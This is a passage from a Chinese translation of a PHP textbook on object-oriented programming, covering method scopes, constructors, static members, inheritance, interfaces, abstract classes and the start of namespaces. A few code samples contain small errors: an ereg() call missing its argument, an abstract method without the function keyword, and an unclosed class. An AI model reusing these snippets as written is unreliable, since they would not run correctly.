标记为private的方法只能在类内部使用，不能由实例化的对象调用，也不能由类的子类使用。如果某些方法只用作为类中其他方法的“助手”（即辅助方法），就应当标记为私有。例如，考虑一个名为validateCardNumber()的方法，这个方法用来确定顾客的图书馆卡号在语法上的有效性。虽然这个方法肯定是有用的，能够满足一些任务的需要，如创建顾客和自检验，但单独执行这个函数则没有什么用处。因此，validateCardNumber()应当标记为私有，如下：

```
private function validateCardNumber($number)
{
    if (! ereg('^([0-9]{4})-([0-9]{3})-([0-9]{2})') ) return FALSE;
        else return TRUE;
}
```

从实例化的对象中调用此方法将导致致命错误。

- protected

标记为protected的类方法只能在该类及其子类中使用。这些方法可用来帮助类或子类完成内部计算。例如，在获取某个员工信息之前，可能希望验证员工身份号（EIN），它将作为参数传递到类的实例化方法（即构造函数）中。我们使用verifyEIN()方法验证此EIN在语法上是否正确。因为

这个方法只用于类中的其他方法，对于派生自 Employee 的类也可能有用，所以应当声明为 protected：

```
<?php
    class Employee
    {
        private $ein;
        function __construct($ein)
        {
            if ($this->verifyEIN($ein)) {

                echo "EIN verified. Finish";
            }

        }
        protected function verifyEIN($ein)
        {
            return TRUE;
        }
    }
    $employee = new Employee("123-45-6789");
?>
```

试图从类外部调用 verifyEIN()将导致致命错误，因为该方法具有保护作用域。

- abstract

抽象（abstract）方法很特殊，只在父类中声明，但在子类中实现。只有声明为 abstract 的类可以声明抽象方法。如果想定义一个应用编程接口（API），以后将它作为实现的一个模型，就可以声明一个抽象方法。开发人员会知道，如果能满足抽象方法定义的所有需求，那么他为该方法开发的特定实现应该能正常工作。抽象方法如下声明：

```
abstract function methodName();
```

假设要创建一个抽象 Employ 类，它要作为其他一些员工类型（经理、职员、出纳等）的基类：

```
abstract class Employee
{
    abstract function hire();
    abstract function fire();
    abstract function promote();
    abstract demote();
}
```

然后，各个员工类（如经理、职员和出纳）再分别扩展这个类。第 7 章将进一步讨论这个概念，更深入地介绍抽象类。

- final

标记为 final 的方法可以防止被子类覆盖。final 方法声明如下：

```
class Employee
{

    final function getName() {
    ...
```

```
    }
}
```

以后如果试图覆盖 final 方法将导致致命错误。

注解　*类继承以及方法和属性的覆盖将在下一章讨论。*

4. 类型提示

类型提示（type hinting）是 PHP 5 的新特性。类型提示可以确保传递给方法的对象确实是所期望的类的成员。例如，只有将类 Employee 的对象传递给 takeLunchbreak()方法才有意义。因此，可以在方法定义的唯一输入参数$employee 前面加上 Employee，强制实施此规则。示例如下：

```
private function takeLunchbreak(Employee $employee)
{
    ...
}
```

记住，类型提示只用于对象和数组，而无法为整数、浮点数或字符串等类型提供提示。

6.3　构造函数和析构函数

通常，你可能希望在创建和撤销对象时执行一些任务。例如，可能希望立即为刚实例化的对象的多个属性赋值。但是，如果必须手工这样做，那么几乎肯定会忘记执行本该完成的任务。面向对象程序设计经过漫长的发展道路，终于可以通过提供一些特殊方法来消除出现这些错误的可能性。这些方法称为构造函数（constructor）和析构函数（destructor），它们将自动执行对象的创建和撤销过程。

6.3.1　构造函数

你通常希望在对象刚刚被实例化时初始化某些属性，甚至触发执行某些函数。当然，可以在实例化后立即这么做，不过，如果能自动进行这些操作会更方便。OOP 中就有这样一种机制，称为构造函数。很简单，构造函数被定义为对象实例化时自动执行的一段代码。OOP 构造函数有一些优点。

- 构造函数可以接受参数，能够在创建对象时赋给特定的对象属性。
- 构造函数可以调用类方法或其他函数。
- 类的构造函数可以调用其他构造函数，包括父类的构造函数。

本节将介绍 PHP 5 中改进了的构造函数功能如何提供所有这些优点。

注解　*PHP 4也提供了类构造函数，但它使用了与PHP 5不同的语法，更为麻烦。PHP 4的构造函数只是与类同名的类方法。这种约定使得很难对类重命名。新的构造函数命名约定解决了这个问题。但是，出于对兼容性的考虑，如果一个类没有包含满足新命名约定的构造函数，就会查找与类同名的方法；如果找到，此方法就被认为是构造函数。*

PHP 通过名称__construct 来识别构造函数（construct 关键字前是两个下划线）。构造函数声明的一般语法如下：

```
function __construct([argument1, argument2, ..., argumentN])
```

```
{
    // 类初始化代码
}
```

举一个例子来说，假设希望立即使用所提供的 ISBN 的特定信息来填充某本书的属性。例如，你可能希望知道书名和作者、图书馆馆存数量以及目前有多少本可借。代码如下：

```
<?php
    class Book
    {
        private $title;
        private $isbn;
        private $copies;

        function __construct($isbn)
        {
            $this->setIsbn($isbn);
            $this->getTitle();
            $this->getNumberCopies();
        }

        public function setIsbn($isbn)
        {
            $this->isbn = $isbn;
        }

        public function getTitle() {
            $this->title = "Easy PHP Websites with the Zend Framework";
            print "Title: {$this->title}<br />";
        }

        public function getNumberCopies() {
            $this->copies = "5";
            print "Number copies available: {$this->copies}<br />";
        }
    }

    $book = new book("0615303889");
?>
```

这会得到：

```
Title: Easy PHP Websites with the Zend Framework
Number copies available: 5
```

当然，实际的实现可能需要一些更智能的 get 方法（例如查询数据库的方法），但上面的方法已经能满足我们的要求。实例化书对象时，将自动调用该构造函数，相应地会调用 setIsbn()、getTitle()和 getNumberCopies()方法。如果知道每当实例化新对象时都会调用某些方法，那么这些方法最好通过构造函数自动调用，而不是尝试自己手工来调用。

此外，如果要确保这些方法只能在构造函数中被调用，就应当将其作用域设置为 private，确保无法通过对象或子类直接调用它们。

1. 调用父类构造函数

PHP不会自动调用父类的构造函数，必须使用parent关键字显式地调用。示例如下：

```
<?php
    class Employee
    {
        protected $name;
        protected $title;

        function __construct()
        {
            echo "<p>Employee constructor called!</p>";
        }
    }

    class Manager extends Employee
    {
        function __construct()
        {
            parent::__construct();
            echo "<p>Manager constructor called!</p>";
        }
    }

    $employee = new Manager();
?>
```

这会得到：

```
Employee constructor called!
Manager constructor called!
```

如果没有parent::__construct()调用，就只会调用Manager构造函数，如下：

```
Manager constructor called!
```

2. 调用无关的构造函数

可以调用与实例化对象没有任何关系的类构造函数，只需在__construct前面加上类名即可，如下：

```
classname::__construct()
```

举个例子，假设前面示例中的Manager和Employee类没有继承层次关系，只是同一个库中的两个类。Employee构造函数依然可以在Manager构造函数中被调用：

```
Employee::__construct();
```

这样调用Employee构造函数将得到与前例相同的结果。

6.3.2　析构函数

就像可以使用构造函数定制对象创建过程一样，也可以使用析构函数修改对象撤销过程。创建析构函数与创建其他方法类似，但析构函数名必须是__destruct()。示例如下：

```
<?php
    class Book
    {
        private $title;
        private $isbn;
        private $copies;

        function __construct($isbn)
        {
            echo "<p>Book class instance created.</p>";
        }

        function __destruct()
        {
            echo "<p>Book class instance destroyed.</p>";
        }
    }

    $book = new Book("0615303889");
?>
```

结果为：

```
Book class instance created.
Book class instance destroyed.
```

脚本执行结束时，PHP 会撤销内存中的所有对象。因此，如果实例化的类和实例化时创建的信息都留在内存中，就不需要显式地声明析构函数。但是，如果实例化时创建了不那么容易丢失（如存储在数据库中）的数据，并应当在对象撤销时撤销这些数据，为此就需要创建一个定制的析构函数。

6.4 静态类成员

有时，可能有必要创建供所有类实例共享的属性和方法，这些属性和方法与所有的类实例有关，但不能由任何特定对象调用。例如，假设要编写一个类来跟踪网页访问者的数量。你一定不希望每次实例化该类时都把访问者数量重置为 0，此时就可以将该属性设置为 static 作用域：

```
<?php
    class Visitor
    {
        private static $visitors = 0;

        function __construct()
        {
            self::$visitors++;
        }

        static function getVisitors()
        {
            return self::$visitors;
        }

    }
    // 实例化 Visitor 类
```

```
    $visits = new Visitor();

    echo Visitor::getVisitors()."<br />";

    // 实例化另一个Visitor类
    $visits2 = new Visitor();

    echo Visitor::getVisitors()."<br />";

?>
```

结果如下：

```
1
2
```

因为$visitors属性被声明为static，所以对其值的任何改变（在这里通过类构造函数来修改）都会反映到所有实例化对象中。还要注意，静态属性和方法应使用self关键字和类名来引用，而不是通过$this和箭头操作符。这是因为使用“正常”方法引用静态属性是不可能的，会导致语法错误。

注解　不能在类中使用$this来引用声明为static的属性。

6.5　instanceof关键字

PHP 5的另一个新成员是instanceof关键字。使用这个关键字可以确定一个对象是类的实例、类的子类，还是实现了某个特定接口，并进行相应的操作。例如，假设希望了解名为$manager的对象是否为类Employee的实例：

```
$manager = new Employee();
...
if ($manager instanceof Employee) echo "Yes";
```

要注意类名没有用任何定界符（引号）围绕。使用定界符将导致语法错误。instanceof关键字在同时处理多个对象时特别有用。例如，你可能要重复地调用某个函数，但希望根据给定的对象类型调整函数的行为。可以使用case语句和instanceof关键字来实现这个目标。

6.6　辅助函数

很多函数可以用来帮助开发人员管理和使用类库。本节将介绍这些函数。

1. 创建类别名

class_alias()函数会创建一个类别名，这就允许用多个名来引用一个类。这个函数的原型如下：

```
boolean class_alias(string originalClassName, string aliasName)
```

这是PHP 5.3新增的一个函数。

2. 确定类是否存在

当前执行脚本上下文中存在class_name指定的类，class_exists()函数返回TRUE；否则返回FALSE。其形式如下：

```
boolean class_exists(string class_name)
```

3. 确定对象上下文

get_class()函数返回 object 所属类的类名，如果 object 不是对象则返回 FALSE。其形式为：

```
string get_class(object object)
```

4. 了解类方法

get_class_methods()函数返回一个数组，其中包含 class_name 类中定义的所有方法名。其形式为：

```
array get_class_methods(mixed class_name)
```

5. 了解类属性

get_class_vars()函数返回一个关联数组，其中包含 class_name 类中定义的所有属性名及其相应的值。其形式为：

```
array get_class_vars(string class_name)
```

6. 了解声明类

函数 get_declared_classes()返回一个数组，其中包含当前执行脚本中定义的所有类名。根据 PHP 发行包配置的不同，这个函数的输出会有所区别。例如，在测试服务器上执行 get_declared_classes()将得到包含 97 个类的列表。其形式为：

```
array get_declared_classes(void)
```

7. 了解对象属性

get_object_vars()函数返回一个关联数组，其中包含object可用的已定义属性及其相应的值。没有值的属性在关联数组中将被赋值为NULL。其形式为：

```
array get_object_vars(object object)
```

8. 确定对象的父类

get_parent_class()函数返回 object 所属类的父类名。如果 object 类是基类，那么就返回该类的名称。其形式为：

```
string get_parent_class(mixed object)
```

9. 确定接口是否存在

interface_exists()函数确定一个接口是否存在，如果存在则返回 TRUE，否则返回 FALSE。其形式为：

```
boolean interface_exists(string interface_name [, boolean autoload])
```

10. 确定对象类型

object 属于 class_name 类时，或者属于 class_name 的一个子类时，is_a()函数返回 TRUE。如果 object 与 class_name 类型无关，则返回 FALSE。其形式为：

```
boolean is_a(object object, string class_name)
```

奇怪地是，PHP 5.0.0 至 PHP 5.3.0 中删除了这个函数，而这使得遇此情况时显示一个 E_STRICT

警告。

11. 确定对象的子类类型

object（可以被作为类型字符串或对象传入）属于继承自 class_name 的类时，is_subclass_of()函数返回 TRUE，否则返回 FALSE。其形式为：

```
boolean is_subclass_of(mixed object, string class_name)
```

12. 确定方法是否存在

object 中有名为method_name的方法时，method_exists()函数返回 TRUE，否则返回 FALSE。其形式为：

```
boolean method_exists(object object, string method_name)
```

6.7　自动加载对象

在一些公司里，将各个类放在单独的文件中是很常见的做法。再来看图书馆的例子，假设管理应用程序需要表示图书、员工、事件和顾客的类。根据这个项目的任务，可能要创建一个名为 classes 的目录来放置如下文件：Books.class.php、Employees.class.php、Events.class.php 和 Patrons.class.php。虽然这确实有助于类的管理，不过它要求各个脚本都能找到相应文件，这一般通过 require_once() 语句来实现。因此，如果脚本需要这 4 个类，就要在前面插入如下语句：

```
require_once("classes/Books.class.php");
require_once("classes/Employees.class.php");
require_once("classes/Events.class.php");
require_once("classes/Patrons.class.php");
```

以这种方式管理类包含（class inclusion）可能会非常麻烦，并且会在本来已经很复杂的开发过程中再增加一个额外的步骤。为消除这个额外的任务，PHP 5 中引入了自动加载对象的概念。自动加载允许定义特殊的__autoload 函数，当引用未在脚本中定义的类时会自动调用这个函数。通过定义如下函数，就不必再手工包含各个类文件了：

```
function __autoload($class) {
    require_once("classes/$class.class.php");
}
```

定义这个函数后，将不再需要那些 require_once()语句，因为当第一次调用一个类时，就会调用__autoload()，并根据__autoload()中定义的命令加载类。这个函数可以放在某个全局应用程序配置文件中，它只是说该函数要在脚本中可用。

注解　require_once()函数及相应的其他函数已在第 3 章中介绍。

6.8　小结

本章介绍了面向对象程序设计的基础，然后概要说明了 PHP 的基本面向对象特性，特别强调了 PHP 5 中新增的改进和补充。

下一章将进一步拓展上述介绍，讨论继承、接口、抽象类等概念。

第 7 章 高级 OOP 特性

第6章介绍了面向对象 PHP 编程的基础，本章在此基础上介绍一些更高级的 OOP 特性。具体地说，本章将介绍如下 5 个特性。

- **对象克隆**。PHP 5 中对 OOP 模型的主要改进之一，是将所有对象都看作引用，而不是值。但是，如果所有对象都被视为引用，那么如何创建对象的副本呢？答案是通过克隆对象。
- **继承**。如第 6 章所述，通过继承来构建类层次体系是 OOP 的关键概念。本章介绍 PHP 的继承特性和语法，并提供一些例子来演示这个重要的 OOP 特性。
- **接口**。接口是一些未实现的方法定义和常量的集合，相当于一种类蓝本。接口只定义了类能做什么，而不涉及实现的细节。本章介绍 PHP 对接口的支持，并提供了一些展示这个强大 OOP 特性的例子。
- **抽象类**。抽象类实质上就是无法实例化的类。抽象类将由可实例化的类继承，后者称为具体类（concrete class）。抽象类可以完全实现、部分实现或者根本不实现。本章介绍抽象类的一般概念，并说明 PHP 的类抽象功能。
- **命名空间**。命名空间可根据上下文划分各种库和类，帮助你更为有效地管理代码库。本章讲述 PHP 5.3 中新的命名空间功能。

注解 本章描述的所有功能只能在 PHP 5 及其以上版本中使用。

7.1 PHP 不支持的高级 OOP 特性

如果你使用过其他面向对象语言，可能会感到奇怪，为什么上述特性没有包括其他语言中为人所熟悉的一些 OOP 特性？原因很简单，PHP 不支持这些特性。为了让你不再感到迷惑，下面列出 PHP 不支持的高级 OOP 特性，当然本章也不会介绍这些特性。

- **方法重载**。PHP 不支持通过函数重载实现多态，且可能永远都不会支持。
- **操作符重载**。PHP 目前不支持根据所修改数据的类型为操作符赋予新的含义。根据 PHP 开发人员邮件列表中的讨论，将来实现这个特性的可能性也不大。
- **多重继承**。PHP 不支持多重继承，但是支持实现多个接口。

PHP 的未来版本是否会支持以上所有（或某个）特性，只能拭目以待了。

7.2　对象克隆

PHP 4 面向对象功能最大的缺点之一，是将对象视为另一种数据类型，这使得很多常见的 OOP 方法无法使用，如设计模式。这些方法依赖于将对象作为引用传递给其他类方法的能力，而不是作为值传递。幸好，PHP 5 解决了这个问题，现在所有对象在默认情况下都被视为引用。但是，因为所有对象都被视为引用而不是值，所以现在复制对象更为困难。如果尝试复制一个引用的对象，这只会指向原对象的地址。为了解决复制问题，PHP 提供了一种克隆（clone）对象的显式方法。

7.2.1　克隆示例

可以在对象前面加 clone 关键字来克隆对象，如下：

```
destinationObject = clone targetObject;
```

代码清单 7-1 给出了一个对象克隆示例。这个例子使用一个名为 Corporate_Drone 的示例类，它包含两个成员（employeeid 和 tiecolor），并有相应的获取方法和设置方法。此代码首先实例化一个 Corporate_Drone 对象，并以此为基础展示克隆操作的效果。

代码清单 7-1　使用 clone 关键字克隆对象

```
<?php
    class Corporate_Drone {
        private $employeeid;
        private $tiecolor;
        // 为$employeeid 定义一个设置方法和一个获取方法
        function setEmployeeID($employeeid) {
            $this->employeeid = $employeeid;
        }

        function getEmployeeID() {
            return $this->employeeid;
        }

        // 为$tiecolor 定义一个设置方法和一个获取方法
        function setTieColor($tiecolor) {
            $this->tiecolor = $tiecolor;
        }

        function getTieColor() {
            return $this->tiecolor;
        }
}

// 新建 Corporate_Drone 对象
$drone1 = new Corporate_Drone();

// 设置$drone1 的 employeeid 属性
$drone1->setEmployeeID("12345");

// 设置$drone1 的 tiecolor 属性
$drone1->setTieColor("red");
```

```
// 克隆$drone1 对象
$drone2 = clone $drone1;

// 设置$drone2 的 employeeid 属性
$drone2->setEmployeeID("67890");

// 输出$drone1 和$drone2 的 employeeid 属性

printf("Drone1 employeeID: %d <br />", $drone1->getEmployeeID());
printf("Drone1 tie color: %s <br />", $drone1->getTieColor());

printf("Drone2 employeeID: %d <br />", $drone2->getEmployeeID());
printf("Drone2 tie color: %s <br />", $drone2->getTieColor());

?>
```

执行此代码返回如下输出：

```
Drone1 employeeID: 12345
Drone1 tie color: red
Drone2 employeeID: 67890
Drone2 tie color: red
```

可以看到，$drone2 变成了一个 Corporate_Drone 类型的对象，并继承了$drone1 的属性值。为进一步展示$drone2 确实是 Corporate_Drone 类型，这里还重新对 employeeid 属性进行了重新赋值。

7.2.2 __clone()方法

可以在对象类中定义一个__clone()方法来调整对象的克隆行为。此方法的代码将在克隆操作期间执行。下面修改 Corporate_Drone 类，增加以下方法：

```
function __clone() {
   $this->tiecolor = "blue";
}
```

之后，创建一个新的 Corporate_Drone 对象，增加 employeeid 属性的值，克隆这个对象，然后输出一些数据，从而显示被克隆对象的 tiecolor 确实是通过__clone()方法设置的。代码清单 7-2 给出了这个示例代码。

代码清单 7-2 使用__clone()方法扩展克隆功能

```
// 新建 Corporate_Drone 对象
$drone1 = new Corporate_Drone();

// 设置$drone1 的 employeeid 属性
$drone1->setEmployeeID("12345");

// 克隆$drone1 对象
$drone2 = clone $drone1;
```

```
// 设置$drone2 的 employeeid 属性
$drone2->setEmployeeID("67890");

// 输出$drone1 和$drone2 的 employeeid 属性
printf("Drone1 employeeID: %d <br />", $drone1->getEmployeeID());
printf("Drone2 employeeID: %d <br />", $drone2->getEmployeeID());
printf("Drone2 tie color: %s <br />", $drone2->getTieColor());
```

执行此代码返回如下输出：

```
Drone1 employeeID: 12345
Drone2 employeeID: 67890
Drone2 tie color: blue
```

7.3　继承

人们习惯于按有组织的层次关系思考问题。因此，毫不奇怪，这个概念广泛应用于管理日常生活的方方面面。很多系统都相当依赖层次概念，公司管理结构、杜威十进制分类法和我们对动植物世界的研究体系只是其中的几个例子。因为面向对象程序设计的前提是，对于要用代码实现的真实世界环境，能够用更接近人的方式对这个环境的性质和行为进行建模，所以还能够表示层次关系就非常有意义。

例如，假设应用程序将类命名为 Employee，用来表示从员工中提取的特征和行为。表示这些特征的类成员包括以下几项。

- name：员工姓名。
- age：员工年龄。
- salary：员工工资。
- yearsEmployed：员工在公司里的工作年数。

Employee 类的方法包括以下几项。

- doWork：完成一些与工作相关的任务。
- eatLunck：午餐休息。
- takeVacation：度过两个星期的假期。

这些特征和行为可能与所有类型的员工都有关，而且无论员工在公司里的作用或职位是什么。但是很明显，员工之间也有差别。例如，主管可以拥有股票，能够侵占公司，而其他员工就没有这样的奢望。助理必须能记录备忘录，办公室管理人员需要建立供应清单。由于存在这些差别，倘若必须为所有类共有的属性创建和维护冗余的类结构，效率就太低了。OOP 开发范型考虑了这一点，允许继承现有的类，根据现有的类创建新类。

7.3.1　类继承

在 PHP 中，类继承通过 extends 关键字实现。代码清单 7-3 展示了这一点，在此首先创建一个 Employee 类，然后创建一个继承自 Employee 的 Executive 类。

注解　继承自其他类的类称为子类（child class 或 subclass）。子类所继承的类称为父类（parent class）或基类（base class）。

代码清单 7-3 从基类继承

```
<?php
   // 定义 Employee 基类
   class Employee {

      private $name;

      // 为私有属性$name 定义一个设置方法
      function setName($name) {
         if ($name == "") echo "Name cannot be blank!";
         else $this->name = $name;
      }

      // 为私有属性$name 定义一个获取方法
      function getName() {
         return "My name is ".$this->name."<br />";
      }
   } // Employee 类结束

   // 定义一个继承自 Employee 的 Executive 类
   class Executive extends Employee {

      // 定义一个 Employee 特有的方法
      function pillageCompany() {
         echo "I'm selling company assets to finance my yacht!";
      }
   } // Executive 类结束

   // 新建一个 Executive 对象
   $exec = new Executive();

   // 调用 setName()方法，定义于 Employee 类中
   $exec->setName("Richard");

   // 调用 getName()方法
   echo $exec->getName();

   // 调用 pillageCompany()方法
   $exec->pillageCompany();
?>
```

返回如下结果：

```
My name is Richard.
I'm selling company assets to finance my yacht!
```

因为所有员工都有姓名，所以 Executive 类继承了 Employee 类，避免了必须重新创建 name 成员及相应获取方法和设置方法的麻烦。现在可以专心实现主管所特有的性质，在这里就是一个名为 pillageCompany()的方法。此方法只在 Executive 类型的对象中可用，在 Employee 类或其他类中都不能使用（除非是继承自 Executive 的类）。下面的示例演示了这个概念，这里给出了一个继

承自 Executive 的 CEO 类：

```
<?php

   class Employee {
   ...
   }

   class Executive extends Employee {
   ...
   }

   class CEO extends Executive {
      function getFacelift() {
         echo "nip nip tuck tuck";
      }
   }

   $ceo = new CEO();
   $ceo->setName("Bernie");
   $ceo->pillageCompany();
   $ceo->getFacelift();

?>
```

因为 CEO 继承自 Executive，所以 CEO 类型的对象也具有 Executive 可用的所有成员和方法。除了 getFacelift()方法，Executive 也为 CEO 类型的对象所唯一保留。

7.3.2　继承和构造函数

关于类继承，总有一个常见的问题，它与构造函数的使用有关。子类实例化时会执行父类的构造函数吗？如果是这样，倘若子类也有自己的构造函数会怎么样？子类构造函数在父类构造函数之后执行，还是会覆盖父类的构造函数？本节将回答这些问题。

如果父类有构造函数，而且子类没有构造函数，那么在子类实例化时确实会执行父类构造函数。例如，假设 Employee 类有如下构造函数[①]：

```
function __construct($name) {
    $this->setName($name);
}
```

然后实例化 CEO 类，获得其 name 成员：

```
$ceo = new CEO("Dennis");
echo $ceo->getName();
```

将得到如下结果：

```
My name is Dennis
```

① 实际上 CEO 的直接父类是 Executive，下面的讨论中假设 Executive 没有构造函数，否则会有不同的情况发生。——译者注

但是，如果子类也有构造函数，那么当子类实例化时，不论父类是否有构造函数，都会执行子类的构造函数。例如，假设除了 Employee 类包含上述构造函数外，CEO 类包含如下构造函数：

```
function __construct() {
    echo "<p>CEO object created!</p>";
}
```

然后实例化 CEO 类：

```
$ceo = new CEO("Dennis");
echo $ceo->getName();
```

这时将得到如下结果，因为 CEO 的构造函数覆盖了 Employee 构造函数：

```
CEO object created!
My name is
```

当需要获得 name 成员时，你会发现它是空的，因为并没有执行 Employee 的构造函数，相应地也就没有执行其中的 setName()方法。当然，你可能非常希望子类也能执行父类的构造函数。不要担心，对此有一种简单的解决方案。只需如下修改 CEO 的构造函数：

```
function __construct($name) {
    parent::__construct($name);
    echo "<p>CEO object created!</p>";
}
```

再来实例化 CEO 类，以同样的方式执行 getName()，这次将得到不同的输出：

```
CEO object created!
My name is Dennis
```

你应当知道，当遇到 parent::__construct()时，PHP 开始沿着父类向上搜索合适的构造函数。因为在 Executive 中没有找到，所以继续搜索直到 Employee 类，在这里找到了合适的构造函数。如果 PHP 在 Employee 类中找到构造函数，就会执行这个构造函数。如果希望既执行 Employee 构造函数，又执行 Executive 构造函数，则需要在 Executive 构造函数中调用 parent::__construct()。

此外，还可以选择另一种方式来引用父类的构造函数。例如，假设创建新的 CEO 对象时，Employee 和 Executive 的构造函数都要执行。此时可以在 CEO 的构造函数中显式地引用这些构造函数，如下：

```
function __construct($name) {
    Employee::__construct($name);
    Executive::__construct();
    echo "<p>CEO object created!</p>";
}
```

7.3.3 继承与延迟静态绑定

创建类层次体系时，有时会遇到这种情况：一个父方法要与静态类属性交互，但这些类属性可能在子类中被覆盖。在 PHP 5.3 之前，这种情况很容易导致意料不到的后果。下面考虑一个例子，这里

用到了修改后的 Employee 和 Executive 类：

```
<?php

class Employee {

  public static $favSport = "Football";

  public static function watchTV()
  {
    echo "Watching ".self::$favSport;
  }

}

class Executive extends Employee {
  public static $favSport = "Polo";
}
echo Executive::watchTV();

?>
```

由于 Executive 类继承了 Employee 中的方法，有人可能认为这个例子的输出结果会是 Watching Polo，对不对？实际上并非如此，因为 self 关键词会在编译时而非运行时确定其作用域。因此，这个例子的输出永远都是 Watching Football。PHP 5.3 对这个问题做了补救，重新指定了 static 关键字的作用，如果确实希望在运行时确定静态属性的作用域，就可以使用 static 关键字。为此，需要重写 watchTV()方法，如下所示：

```
public static function watchTV()
{
  echo "Watching ".static::$favSport;
}
```

7.4　接口

接口（interface）定义了实现某种服务的一般规范，声明了必需的函数和常量，但不指定如何实现。之所以不给出实现的细节，是因为不同的实体可能需要用不同的方式来实现公共的方法定义。

关键是要建立必须实现的一组一般原则，只有满足了这些原则才能说实现了这个接口。

注意　接口中不定义类成员！类成员的定义完全交给实现类来完成。

还是拿侵占公司财物作为例子。这可以用很多方式来完成，取决于是谁来做这种不光彩的事情。例如，一名普通员工可能使用办公室信用卡购买鞋子和电影票，然后在购买单据上写上“办公用品”，而一名主管可能让他的助手通过在线账户系统向他的瑞士银行户头汇款。这两种员工都能完成这个任务，但方式不一样。在这种情况下，接口的目标就是定义侵占公司的一组原则，然后要求各个类分别实现这个接口。例如，接口可能只包括两个方法：

```
emptyBankAccount()
burnDocuments()
```

然后可以要求 Employee 和 Executive 类实现这些特性。在本节中，你将学习如何实现这一点。

不过，首先要花点儿时间理解 PHP 5 如何实现接口。在 PHP 中，要这样创建接口：

```
interface IinterfaceName
{
    CONST 1;
    ...
    CONST N;
    function methodName1();
    ...
    function methodNameN();
}
```

提示 通常，在接口名前面加上字母 I 来进行标识，以便更容易辨认。

当类通过 implements 关键字实现了接口后，就完成了一个契约。接口中的所有方法都必须实现，倘若实现类没有实现所有方法，则必须声明为抽象类（下一节将介绍这个概念），否则将出现下面所示的致命错误：

```
Fatal error: Class Executive contains 1 abstract methods and must
therefore be declared abstract (pillageCompany::emptyBankAccount) in
/www/htdocs/pmnp/7/executive.php on line 30
```

以下是实现上述接口的一般语法：

```
class Class_Name implements interfaceName
{
    function methodName1()
    {
        // methodName1()实现
    }

    function methodNameN()
    {
        // methodName1()实现
    }
}
```

7.4.1 实现一个接口

这一节将给出 PHP 接口实现的一个实际例子，在此创建并实现了一个名为 IPillage 的接口（用于侵占公司）。IPillage 接口如下：

```
interface IPillage
{
    function emptyBankAccount();
    function burnDocuments();
}
```

然后通过 Executive 类实现此接口：

```
class Executive extends Employee implements IPillage
{
    private $totalStockOptions;
```

```
    function emptyBankAccount()
    {
        echo "Call CFO and ask to transfer funds to Swiss bank account.";
    }

    function burnDocuments()
    {
        echo "Torch the office suite.";
    }
}
```

因为公司中所有级别的人都能进行侵占，所以还可以由 Assistant 类实现此接口：

```
class Assistant extends Employee implements IPillage
{
    function takeMemo() {
        echo "Taking memo...";
    }

    function emptyBankAccount()
    {
        echo "Go on shopping spree with office credit card.";
    }

    function burnDocuments()
    {
        echo "Start small fire in the trash can.";
    }
```

可以看到，接口特别有用。因为，虽然它们定义了发生某一行为需要多少个方法，以及各个方法的名字，但接口允许不同的类以不同方式来实现这些方法。在这个例子中，对于 burnDocuments()（烧文件）方法，Assistant 类只是把文件放在垃圾筒里烧掉，而 Executive 类则通过更过分的方式来做到（将自己的办公室烧掉）。

7.4.2　实现多个接口

当然，如果我们允许外来承包商侵占公司是不公平的，毕竟公司是在所有全职员工的努力之下建立的。就是说，怎样为员工提供工作和侵占公司的功能，而限制承包商只能完成必要的任务呢？解决办法是将这些任务分成几项任务，然后实现多个必要的接口。PHP 5 支持这个特性。考虑如下例子：

```
<?php
    interface IEmployee {...}
    interface IDeveloper {...}
    interface IPillage {...}
    class Employee implements IEmployee, IDeveloper, iPillage {
    ...
    }

    class Contractor implements IEmployee, IDeveloper {
    ...
    }
?>
```

可以看到，员工类可以实现所有 3 个接口（IEmployee、IDeveloper 和 IPillage），而承包商类只能实现 IEmployee 和 IDeveloper。

7.5 抽象类

抽象类是不能被实例化的类，只能作为由其他类继承的基类。例如一个名为 Media 的类，它用于描述各种公开出版物（如报纸、图书和 CD 等）的共同性质。因为 Media 不表示真实的实体，而是一些相似实体的泛化表示，所以你不会希望直接对其进行实例化。为确保这种情况不会发生，可以声明这个类是抽象的，然后再由各种派生的 Media 类继承此抽象类，这保证了子类之间的一致性，因为在抽象类中定义的所有方法都必须在子类中实现。

声明抽象类必须在定义前面加上关键字 abstract，如下：

```
abstract class Class_Name
{
    // 在此插入属性定义
    // 在此插入方法定义
}
```

试图实例化一个抽象类时，将得到如下错误消息：

```
Fatal error: Cannot instantiate abstract class Employee in
/www/book/chapter07/class.inc.php.
```

抽象类可以确保一致性，因为任何派生类都必须实现从该抽象类继承的所有抽象方法。如果没有实现抽象类中定义的任何抽象方法，将导致一个致命错误。

抽象类还是接口

什么时候应当使用接口，什么时候该使用抽象类？这很让人困惑，也带来了很多争论。不过，以下因素可以帮助你作出决定。

- 如果要创建一个模型，这个模型将由一些紧密相关的对象采用，就可以使用抽象类。如果要创建将由一些不相关对象采用的功能，就使用接口。
- 如果必须从多个来源继承行为，就使用接口。PHP 类可以继承多个接口，但不能扩展多个抽象类。
- 如果知道所有类都会共享一个公共的行为实现，就使用抽象类，并在其中实现该行为。在接口中无法实现行为。

7.6 命名空间介绍

随着不断创建类库并使用第三方类库，最后很可能出现这样一种情况，两个类库使用了相同的类名，而这会导致不可预期的应用结果。

为了说明这个问题的难度，假设你已经创建了一个网站，允许你管理自己的图书收藏，而且允许访问者对你个人图书馆中的任何图书作出评论。为了管理数据，你创建了一个名为 Library.inc.php 的库，其中包含一个名为 Clean 的类。这个类实现了许多通用的数据过滤器，这些数据过滤器不仅可

以用于与图书相关的数据，还可以用于用户评论。例如，下面显示了这个类的代码片段，它包含一个能够清理图书标题和用户评论的 filterTitle()：

```
class Clean {

    function filterTitle($text) {
        // 清理空格并使首字变为大写字母
        return ucfirst(trim($text));
    }

}
```

由于这是一个健康网站，你还需要通过一个不文明语言过滤器来过滤用户提供的所有数据。通过在线搜索，查到一个名为 DataCleaner.inc.php 的 PHP 类库，不过你不知道的是这个类库中包含一个同样名为 Clean 的类。这个类包含一个函数 RemoveProfanity()，它负责将不文明的言语替换为能让人接受的说法。这个类如下所示：

```
class Clean {

    function removeProfanity($text) {
        $badwords = array("idiotic" => "shortsighted",
                          "moronic" => "unreasonable",
                          "insane" => "illogical");

        // 移除不文明言语
        return strtr($text, $badwords);
    }

}
```

由于非常急切地想要使用这个不文明语言过滤器，你在相关脚本最上面包含了 DataCleaner.inc.php 文件，后面是另一个 include 语句来包含 Library.inc.php：

```
require "DataCleaner.inc.php";
require "Library.inc.php";
```

然后做一些修改来利用这个不文明语言过滤器，但是将这个应用程序加载到浏览器时，你会遇到以下致命错误消息：

```
Fatal error: Cannot redeclare class Clean
```

